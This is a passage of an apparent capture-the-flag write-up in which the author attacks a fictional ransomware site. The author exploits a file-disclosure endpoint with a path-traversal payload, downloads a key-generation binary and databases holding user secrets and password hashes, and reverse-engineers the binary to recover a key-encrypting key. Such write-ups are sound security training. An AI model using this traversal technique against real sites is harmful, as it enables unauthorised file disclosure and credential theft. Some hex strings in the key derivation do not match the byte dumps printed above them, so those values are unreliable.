| 13564 | 1630356405  | 10            | 16            | 12                  |
| 24355 | 1590007605  | 24            | 11            | 9                   |
| 19927 | 1619124405  | 2             | 20            | 24                  |
| 20352 | 1607114805  | 29            | 24            | 7                   |
| 14939 | 1641070005  | 15            | 17            | 15                  |
| 48583 | 1598129205  | 21             | 29             | 1                    |
| 19298 | 1624308405  | 26             | 15             | 20                   |
| 44390 | 1636836405  | 2              | 15             | 20                   |
| 13835 | 1621111605  | 18             | 22             | 2                    |
| 26678 | 1608324405  | 8              | 8              | 2                    |
| 38642 | 1575319605  | 28             | 19             | 22                   |
+-------+-------------+--------------+--------------+--------------------+
```

Raiding the Vault

You're an administrator! Congratulations!

It still doesn't look like we're able to find the key to recover the victim's files, though. Time to look at how the site stores the keys used to encrypt victim's files. You'll find that their database uses a "key-encrypting-key" to protect the keys that encrypt the victim files. Investigate the site and recover the key-encrypting key.

Prompt:

- Enter the base64-encoded value of the key-encrypting-key

```
Looks like we need to investigate the source code more thoroughly again and see how
the database is being interacted with.

Within the server.py file we see that logs are created in lock() :
```

```
def lock():
        if request.args.get('demand') == None:
                return render_template('lock.html')
        else:
                cid = random.randrange(10000, 100000)
                result = subprocess.run(["/opt/keyMaster/keyMaster",
                                                                   'lock',
                                                                   str(cid),

request.args.get('demand'),

util.get_username()],

capture_output=True, check=True, text=True, cwd="/opt/keyMaster/")
                jsonresult = json.loads(result.stdout)
                if 'error' in jsonresult:
                        response = make_response(result.stdout)
                        response.mimetype = 'application/json'
                        return response

                with open("/opt/ransommethis/log/keygeneration.log", 'a') as
logfile:
                        print(f"{datetime.now().replace(tzinfo=None,
microsecond=0).isoformat()}\t{util.get_username()}\t{cid}\t{request.args.get('deman
d')}", file=logfile)
                return jsonify({'key': jsonresult['plainKey'], 'cid': cid})
```

```
So, anytime ransom is demanded, the logs for that transaction are stored in a file
/opt/ransommethis/log/keygeneration.log

There is also an endpoint that on the site called fetchlog() -- If we look at the
function we can request access to this log using the ?log= parameter:
```

```
def fetchlog():
        log = request.args.get('log')
        return send_file("/opt/ransommethis/log/" + log)
```


```
https://ukzcouspczgmbzmx.ransommethis.net/etvdmxhpgpvdweyg/fetchlog?
log=keygeneration.log

       Time                    User             RNG     Demand
2021-01-05T22:05:35-05:00       LopsidedGoodness        35209   9.809
2021-01-06T23:57:29-05:00       ProfuseHunter       43561       3.432
2021-01-13T10:08:54-05:00       SoftPopcorn             29547   1.414
2021-01-19T00:40:00-05:00       EfficientSorghum        30407   3.055
... Trimmed ...
2022-04-22T17:09:47-05:00       BrawnyDimple        26742       6.296
2022-05-02T16:38:55-05:00       DisillusionedMailer     19479   0.575
2022-05-07T11:41:48-05:00       DomineeringStool        36302   6.341
2022-05-29T14:53:56-05:00       SuperLogistics      17962       5.711
```

```
Since it appears that there is no sanitation on what is gathered from this
endpoint, we can also do some directory traversal to obtain a copy of what appears
to be the binary file that is used in the lock()/unlock() endpoints.

We see the following path for the key generating tool:
/opt/keyMaster/keyMaster

And the default log path is:
/opt/ransommethis/log/

So we need to go up 2 folders and then down to keyMaster:
```

```
?log=../../keyMaster/keyMaster

...and now we have the binary file associated with this servers key generation!
```

keyMaster

```
Fun side note:  If you just go up to /opt/  (?log=../../) You get a fun little
message:
```



We're going to break the kayfabe here a bit. Congratulations, you found a file disclosure bug in our site! We're not going to actually give you unfettered access to our files, but you *can* use it to access the files you need to complete Task 8. Keep going!

```
We can also pull down full copies of the databases (/opt/ransommethis/db/user.db
and /opt/ransommethis/db/victims.db).  Both of these file paths are found in the
util.py file

Let's start by peeking through the databases and see what we find.  While perhaps
not useful right away, we can finally see the pwhash of the users now.  We can also
verify that we had the correct information from the output of sqlmap (see bonus
info at end of Task 8)
```





Table: Accounts

Filter in any column

	userName	uid	secret	isAdmin	pwhash
	Filter	Filter	Filter	Filter	Filter
1	WiseGeneration	37037	alj1DBXAeIMjiuhrKtbX8QAoQOGLy6vy	0	H7eTpWS8VHtT2Y3cqYB/...
2	ProfuseHunter	12344	46iuPCtuJjmsJGWRyFWnarPFjW6Ylawy	1	pJjUF1T1LO47jDK97GgGNFsyGaTa
3	EfficientSorghum	41247	OQVsJMfOiSNMk4JObiZEuTWZLDX1raoB	0	T8fxhP/mWrreqDZ0/...
4	GrievingRestroom	39851	EilyV2j4H0AaBACXxxGGF1z0DXKzU4Nx	0	upxgpvCz15VPK1AizitNPkB/...
5	NappyPartnership	13564	ZkhlFbGoyZoZMtsmwQnUU32CCuIKamIH	0	QyoTdjsTrvyIZR9lezCCcUR2Sh/...
6	GoofyLeisure	24355	e4DhwMbiZOEowpole49XqZ8FcwZ6eNae	0	aL0eGuEut9N6O0e9rIbnN5C4YAj7
7	DomineeringStool	19927	aRPW7cH4uNgahR7QVkkcQGVrHr4aWevE	0	IJ2hw4GH/Gad9Jmysjsp4KQ9zQPq
8	SuperLogistics	20352	z4XlrpJbmqa0BKsoOTbpOXV2wacZqNG4	0	qlA7ZhL/kav/...


```
The victims DB only has one table: cid, dueDate, Baddress, pAmount -- Without
further information about how the data in this table is used, we will likely need
to look into the binary file.  Nothing from these databases is giving us a clue
about how keys are generated.
```



	cid	dueDate	Baddress	pAmount
	Filter	Filter	Filter	Filter
1	95876	1647528997	gSk4nrKiLx-S3cKXG_kWPw	4.718
2	7718130	1643101759	A17aYTk-HndhrIdQ6dp47g	6.84
3	2989972	1652026197	c4VJO6EbYhDHtHZACug9Wg	4.905
4	8900435	1650009283	rjXqJ0PiYR6XN44UTFv2iQ	2.233
5	4996123	1655484080	wOYvNoXGL_tJngJpAFDUsw	1.442
6	7127842	1652982163	3EKokPH328imP38J2LKU_Q	3.305
7	9327608	1651187229	JuxvyzwXWmYBGOb9i9uFcw	1.076
8	4216043	1646445199	4KNgkv2GpPqHdB4caUCtUA	4.313
9	6802835	1644110169	EGxwIiUf4Mj-XFcMVmOH5Q	9.704
10	9793607	1653349159	KByyEz1jRtD5IDU5SJDj5w	8.489
11	6752803	1651368153	xJ5n2PQGaXPhjAPSrzot4w	3.797
12	9323276	1643717278	iLLrjCplwpUjfcJ_vOYryw	6.867
13	1914899	1655022695	upjrMfPGhhZDYUM7iQh4Og	1.343
14	7329011	1649638473	vR8iJHWNfCEjL4cmEuXPZQ	6.587

```
Just based on the server.py file we can tell what some of the arguments are in
binary program:

$ keyMaster lock RNG DEMAND HACKERNAME
$ keyMaster unlock RECEIPT
$ keyMaster credit HACKERNAME CREDIT RECEIPT

RNG = Random Number [10000-99999] (INT)
HACKER = Hacker Username (STR)
CREDIT = Amount (FLOAT)
DEMAND = Amount (FLOAT)
RECEIPT = ?

Since the website doesn't seem to report or respond with anything relating to the
receipt or the key-encrypting-keys, it's time to do some reverse engineering....
```


```
Running strings, we find some things of interest:

First is the presence of several .go files which means this was likely programmed
with GoLang:

Strings Output:
...
/generator/cmd/keyMaster/main.go
...

Next is that we see several hard-coded strings for SQL:

INSERT INTO customers (customerId, encryptedKey, expectedPayment, hackerName,
creationDate) VALUES (?, ?, ?, ?, ?)
SELECT encryptedKey, expectedPayment FROM customers WHERE customerId = ?

We can see that there is another customers table.  If we hunt through the strings
more we also find a few instances of keyMaster --- Taking this and using grep we
see one particular string of interest:

./keyMaster.db

If we go back to the fetchlog() function in the website, we can try and request
this database... and it works (and maps to the INSERT query from above)
```



	customerId	encryptedKey	expectedPayment	hackerName	creationDate
	Filter	Filter	Filter	Filter	Filter
1	45605	Uf5bag8BYlSWIW/...	2.365	DisillusionedMailer	2021-04-09T13:04:47-04:00
2	42763	sCoCQAp2H6Hv/bBGguYEujCD38AQnVCM2T/...	5.53	SpectacularOccupation	2021-05-30T00:29:24-04:00
3	24880	W5T1gYAk9/I9lgDMEXrJv6ZsllWmz/rO/...	1.018	SoftPopcorn	2021-02-12T02:06:21-05:00
4	38731	aVmj42MXNS5VH9pQZPWJmjZqm4a4xVBb39bKn...	6.074	DomineeringStool	2021-11-18T10:38:46-05:00
5	12204	Iul9CTNevrDAJO362NG4D9Fr8lYQrM+nDyJJ+xG6...	3.589	DomineeringStool	2021-10-27T02:25:09-04:00
6	28546	DmMc8tkMvNrE3UatFh19TU0hFTBkb7H29Y0nfptS...	2.794	NappyPartnership	2021-01-21T05:16:55-05:00
7	38505	QjTmgBIuwFX4yR33EcMhUuHQkfSc8eZTVzhygM...	9.481	GrievingRestroom	2021-12-08T03:28:18-05:00
8	40734	eHV6XKXN0BbhK1Y/...	6.073	EfficientSorghum	2021-04-30T00:25:23-04:00


```
customerID: INT
encryptedKey: BASE64 Encoded String
expectedPayment: FLOAT
hackerName: STR
creationDate: STR

Decoding the encryptedKey gives us gibberish -- Based on the prompt, it sounds like
this is the decryption key, but its been encryped with the key-encrypting-key and
base64 encoded.
```

```
When reversing go binaries, we need to located the main.main() function as this is
the actual start point of the program data.  If we follow the instruction flow, we
see that the command line argument is parsed in pieces that lead to the functions
associated with LOCK, UNLOCK, CREDIT, etc..
```




```
.text:00000000005B9C14 cmp     dword ptr [rsi], 'kcol' ; Compare Two Operands
.text:00000000005B9C1A nop     word ptr [rax+rax+00h] ; No Operation
.text:00000000005B9C20 jnz     len4_not_lock    ; Jump if Not Zero (ZF=0)
```

```
After verifying the remaining command line arguments, we see that a function is
called to generate a UUID value.  UUID values are based on the current time, down
to the microsend.
```




```
.text:00000000005B9D5E
.text:00000000005B9D5E loc_5B9D5E:
.text:00000000005B9D5E mov     [rsp+144], rax
.text:00000000005B9D66 call    generate_UUID    ; Call Procedure
.text:00000000005B9D6B test    rdi, rdi         ; Logical Compare
.text:00000000005B9D6E jnz     loc_5BA2D5       ; Jump if Not Zero (ZF=0)
```

We then see that the values are all saved, presumably as input values for the encryption key that is actually used. Then this information is passed into another function which I have named "encrypt_1":




```
.text:00000000005B9D8C mov     [rsp+168], rax  ; save UUID
.text:00000000005B9D94 mov     [rsp+80], rcx
.text:00000000005B9D99 mov     [rsp+72], rbx   ; save UUID len
.text:00000000005B9D9E mov     rax, [rdx+48]   ; grab RANSOM amount
.text:00000000005B9DA2 mov     rbx, [rdx+56]   ; len(RANSOM)
.text:00000000005B9DA6 mov     ecx, 64         ; float64
.text:00000000005B9DAB call    strconv_ParseFloat ; R8 = RANSOM (Hex)
.text:00000000005B9DB0 test    rax, rax        ; Logical Compare
.text:00000000005B9DB3 jnz     loc_5BA1C5      ; Jump if Not Zero (ZF=0)
```



```
.text:00000000005B9DD1 movsd   qword ptr [rsp+112], xmm0 ; Move Scalar Double-Pre
.text:00000000005B9DD7 mov     rax, [rdx+64]   ; get HACKERNAME
.text:00000000005B9DDB mov     [rsp+192], rax
.text:00000000005B9DE3 mov     rcx, [rdx+72]   ; len(HACKERNAME)
.text:00000000005B9DE7 mov     [rsp+104], rcx
.text:00000000005B9DEC call    time_Now        ; Call Procedure
.text:00000000005B9DF1 lea     rdi, a20060102t15040 ; "2006-01-02T15:04:05Z07:00"
.text:00000000005B9DF8 mov     esi, 25         ; length of timestamp string
.text:00000000005B9DFD nop     dword ptr [rax] ; No Operation
.text:00000000005B9E00 call    time_Time_Format ; Call Procedure
.text:00000000005B9E05 mov     [rsp+224], rax  ; save converted time format
.text:00000000005B9E0D mov     [rsp+152], rbx  ; save len(timeFormat)
.text:00000000005B9E15 mov     rcx, [rsp+80]   ; restore 0x30
.text:00000000005B9E1A mov     rax, [rsp+168]  ; restore UUID
.text:00000000005B9E22 mov     rbx, [rsp+72]   ; restore len(UUID)
.text:00000000005B9E27 call    encrypt_1       ; Call Procedure
.text:00000000005B9E2C test    rdi, rdi        ; Logical Compare
.text:00000000005B9E2F jz      loc_5B9F43      ; Jump if Zero (ZF=1)
```


After stepping through "encrypt_1", I was able to derive the key. It appears to be derived from a hard-coded value in the binary. The magic happens around here:



```
.text:00000000005B87D0 call    gen_new_sha256_key ; Call Procedure
.text:00000000005B87D5 call    crypto_aes_NewCipher ; Call Procedure
.text:00000000005B87DA nop     word ptr [rax+rax+00h] ; No Operation
.text:00000000005B87E0 test    rcx, rcx        ; Logical Compare
.text:00000000005B87E3 jnz     loc_5B891F      ; Jump if Not Zero (ZF=0)
```


The gen_new_sha256_key() generates the key at runtime. It takes a hardcoded base64 string from the program, decodes that into bytes:

```
Base64: 0MJ7bUsqs5Yb65fgfQojSYudPhz+mX9632kc2m6JIeI=
Bytes:  d0c27b6d4b2ab3961beb97e07d0a23498b9d3e1cfe997f7adf691cda6e8921e2
```



```
.text:00000000005B846F sub     rsp, 144          ; Integer Subtraction
.text:00000000005B8476 mov     [rsp+136], rbp
.text:00000000005B847E lea     rbp, [rsp+136]    ; Load Effective Address
.text:00000000005B8486 mov     rax, cs:b64chars ; b64chars
.text:00000000005B848D lea     rbx, b64value     ; base64 string
.text:00000000005B8494 mov     ecx, 44           ; len(b64 string)
.text:00000000005B8499 call    encoding_base64__ptr_Encoding_DecodeString ; Call Procedure
.text:00000000005B849E xchg    ax, ax            ; Exchange Register/Memory with Register
.text:00000000005B84A0 test    rdi, rdi          ; Logical Compare
.text:00000000005B84A3 jnz     short loc_5B8522 ; Jump if Not Zero (ZF=0)
```


```
Another hard-coded chunk of data is then built out (88 Bytes in Size):
0xc00007e0c0:   0x32    0xfb    0xfc    0x2b    0x08    0x1e    0xe5    0xc9
0xc00007e0c8:   0x32    0x0e    0xb1    0x71    0x85    0x96    0xa7    0x1d
0xc00007e0d0:   0xfc    0xd4    0x4b    0x1e    0x28    0xeb    0xef    0x02
0xc00007e0d8:   0x2e    0xb3    0x69    0xbf    0x93    0xba    0x2f    0xcd
0xc00007e0e0:   0xfe    0x4b    0x31    0x70    0x93    0xaf    0x53    0x17
0xc00007e0e8:   0xba    0x67    0xf8    0x8a    0xc3    0x2d    0xf6    0xe1
0xc00007e0f0:   0x74    0x0b    0x2c    0x92    0xd1    0x59    0x26    0xb2
0xc00007e0f8:   0x64    0xba    0xa0    0xbc    0x01    0xce    0xfd    0x5e
0xc00007e100:   0x3e    0x12    0xe4    0xdb    0x4e    0x25    0x84    0x70
0xc00007e108:   0xac    0xbe    0xdd    0x2a    0xc3    0xaa    0x25    0x73
0xc00007e110:   0x68    0x91    0xe9    0x59    0x2c    0xb0    0x20    0xf5

32fbfc081ee5c9320eb18596a71dfcd44b28ebef022eb36993ba2fcdfe4b3193af5317ba67f8c32df6e
1740b2cd15926b264baa001cefd5e3e12e44e258470acbeddc3aa25736891e92cb020f5

Again another smaller block of data is then pulled from the stack
0x85d660:       0x64    0x8f    0x98    0x13    0x44    0x5f    0xa6    0x98
0x85d668:       0x61    0x5f    0xd7    0x1d    0xc8    0xe7    0x8c    0x00

64af8f9813445fa698615fd71dc8e78c

Each byte of the smaller version is then XOR'd with each byte of the longer
version.
```



```
.text:00000000005B8539
